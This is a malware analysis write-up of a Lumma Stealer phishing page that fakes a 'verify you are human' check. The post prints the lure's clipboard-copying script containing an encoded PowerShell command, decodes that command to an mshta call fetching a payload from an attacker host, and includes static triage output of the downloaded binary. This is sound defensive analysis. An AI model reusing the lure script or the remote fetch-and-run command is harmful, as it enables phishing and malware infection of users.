Malware Analysis - Lumma Stealer

September 24, 2024

4 minute read

Sample:

`https://ch3[.]dlvideosfre[.]click/human-verify-system[.]html`

Background

Lumma Stealer (aka LummaC2 Stealer) is an information stealer that has been available through a Malware-as-a-Service (MaaS) model on Russian-speaking forums since at least August 2022. Once the targeted data is obtained, it is exfiltrated to a C2 server.

Static Analysis - Stage 1

This relatively new phishing technique, known as 'self-pawn,' uses social engineering to lure users into executing malicious commands by prompting them to click 'I'm not a robot as shown in Figure 1.




Verify You Are Human
https://ch3.dlvideosfre.click/human-verify-system.html
Verify You Are Human
Please verify that you are a human to continue.
I'm not a robot

Figure 1: I'm not a robots button

After pressing the button, it instructs the user to use the Run feature in Windows.

Screenshot1
Figure 2: After Pressing The Button


After further inspection and using F12 to view the page source, I found a script section that contained Powershell code, as shown in Figure 2.



```
                <h3>Verification Steps</h3>
                <p>1. Press Windows Button "<i class="fab fa-windows"></i>" + R</p>
                <p>2. Press CTRL + V</p>
                <p>3. Press Enter</p>
            </div>
        </div>
    </div>
    <script>
        function verify() {
            const textToCopy = "powershell.exe -eC bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAHYAZQByAGkAZgAuAG(
            const tempTextArea = document.createElement("textarea");
            tempTextArea.value = textToCopy;
            document.body.appendChild(tempTextArea);
            tempTextArea.select();
            document.execCommand("copy");
            document.body.removeChild(tempTextArea);

            const recaptchaPopup = document.getElementById("recaptchaPopup");
            const overlay = document.getElementById("overlay");
            recaptchaPopup.classList.add("active");
            overlay.classList.add("active");
        }

        const verifyButton = document.getElementById('verifyButton');
        verifyButton.addEventListener('click', verify);
    </script>
</body>
</html>
```

Figure 3: F12 To View Page Source

Then, I took the Base64-encoded string and decoded it using CyberChef. The output was a 'mshta' command that pointed to a new URL.



From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars
[ ] Strict mode


Remove null bytes

```
bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAHYAZQByAGkAZgAuAGQAbAB2AGkAZABlAG8AcwBmAHIAZQAuAGMAbABpAGMAaw
AvADIAbgBkAGgAcwBvAHIAdQA=
```

```
mshta https://verif.dlvideosfre.click/2ndhsoru
```

Figure 4: CyberChef Decoding

As shown in Figure 4, I used curl to download the file it attempts to run.




```
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/2ndhsoru --output out.bin
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  196k  100  196k    0     0   427k      0 --:--:-- --:--:-- --:--:--  428k
```

Figure 5: Curling To The New URL

Static Analysis - Stage 2

After downloading the file, I conducted basic triage and static analysis on it.



Detect It Easy v3.09 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\0x\Desktop\out.bin

File type	File size	Base address	Entry point
PE32	196.38 KiB	00400000	00405880

✓ Advanced


Sections	Time date stamp	Size of image
0005	1993-09-30 06:53:40	0000c000

Scan	Endianness	Mode	Architecture	Type
Automatic	LE	32-bit	I386	GUI

```
PE32
    Operation system: Windows(10)[I386, 32-bit, GUI]        S   ?
    Linker: Microsoft Linker(14.26.28900)                   S   ?
    Compiler: EP:Microsoft Visual C/C++(2017 v.15.0)[EXE32] S   ?
    Compiler: Microsoft Visual C/C++(19.26.28900)[LTCG/C]   S   ?
    Language: C/C++                                         S   ?
    Tool: Visual Studio(2019 version 16.6)                  S   ?
    Overlay: Binary
```

✓ Recursive scan ✓ Deep scan ☐ Heuristic scan ✓ Verbose ☐ All types 260 msec

Figure 6: Using Detect It Easy




```
c:\users\0x\desktop\out.bin
    indicators (file > embedded)
    footprints (count > 14)
    virustotal (status > error)
    dos-header (size > 64 bytes)
    dos-stub (size > 168 bytes)
    rich-header (tooling > Visual Studio 2015)
    file-header (executable > 32-bit)
    optional-header (subsystem > GUI)
    directories (count > 6)
    sections (count > 5)
    libraries (count > 7)
    imports (flag > 128)
    exports (n/a)
    thread-local-storage (n/a)
    .NET (n/a)
    resources (count > 8)
    strings (count > 3093)
    debug (streams > 3)
    manifest (level > asInvoker)
    version (FileDescription > Microsoft Windows
    certificate (n/a)
    overlay (signature > unknown)
```

encoding (2)	size (bytes)	location	flag (44)	label (499)	group (14)	technique (9)	value
ascii	14	overlay	x	import	registry	T1112 | Modify Registry	RegCreateKeyEx
ascii	19	section:.idata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	19	overlay	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	19	overlay	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	19	overlay	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	17	section:.idata	x	import	execution	T1057 | Process Discovery	GetCurrentProcess
ascii	16	section:.idata	x	import	execution	-	TerminateProcess
ascii	18	section:.idata	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	17	overlay	x	import	execution	T1057 | Process Discovery	GetCurrentProcess
ascii	16	overlay	x	import	execution	-	TerminateProcess
ascii	18	overlay	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	17	overlay	x	import	execution	T1057 | Process Discovery	GetCurrentProcess
ascii	16	overlay	x	import	execution	-	TerminateProcess
ascii	18	overlay	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	17	overlay	x	import	execution	T1057 | Process Discovery	GetCurrentProcess
ascii	16	overlay	x	import	execution	-	TerminateProcess
ascii	18	overlay	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	26	section:.idata	x	import	data-exchange	T1115 | Clipboard Data	IsClipboardFormatAvailable
ascii	16	section:.idata	x	import	data-exchange	T1115 | Clipboard Data	GetClipboardData
ascii	26	overlay	x	import	data-exchange	T1115 | Clipboard Data	IsClipboardFormatAvailable
ascii	16	overlay	x	import	data-exchange	T1115 | Clipboard Data	GetClipboardData
ascii	26	overlay	x	import	data-exchange	T1115 | Clipboard Data	IsClipboardFormatAvailable
ascii	16	overlay	x	import	data-exchange	T1115 | Clipboard Data	GetClipboardData
ascii	26	overlay	x	import	data-exchange	T1115 | Clipboard Data	IsClipboardFormatAvailable
ascii	16	overlay	x	import	data-exchange	T1115 | Clipboard Data	GetClipboardData
ascii	20	section:.idata	x	import	-	-	SystemParametersInfo
ascii	20	overlay	x	import	-	-	SystemParametersInfo
ascii	20	overlay	x	import	-	-	SystemParametersInfo
ascii	20	overlay	x	import	-	-	SystemParametersInfo

```
sha256: 7D6EE310F1CD4512D140C94A95F0DB4E76A7171C6A65F5C483E7F8A08F7EFE78    cpu: 32-bit    file-type: executable    subsystem: GUI    entry-point: 0x00005880
```

Figure 7: Using PEStudio




ATT&CK Tactic	ATT&CK Technique
COLLECTION	Clipboard Data T1115
DEFENSE EVASION	Modify Registry T1112
DISCOVERY	Application Window Discovery T1010 Query Registry T1012
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Timing/Delay Check GetTickCount [B0001.032]
DISCOVERY	Code Discovery::Enumerate PE Sections [B0046.001]
EXECUTION	Install Additional Program [B0023]
OPERATING SYSTEM	Registry::Delete Registry Value [C0036.007] Registry::Query Registry Value [C0036.006] Registry::Set Registry Key [C0036.001]
PROCESS	Check Mutex [C0043] Create Mutex [C0042] Terminate Process [C0018]

Capability	Namespace
check for time delay via GetTickCount	anti-analysis/anti-debugging/debugger-detection
contain an embedded PE file	executable/subfile/pe
read clipboard data	host-interaction/clipboard
find graphical window	host-interaction/gui/window/find
check mutex and exit	host-interaction/mutex
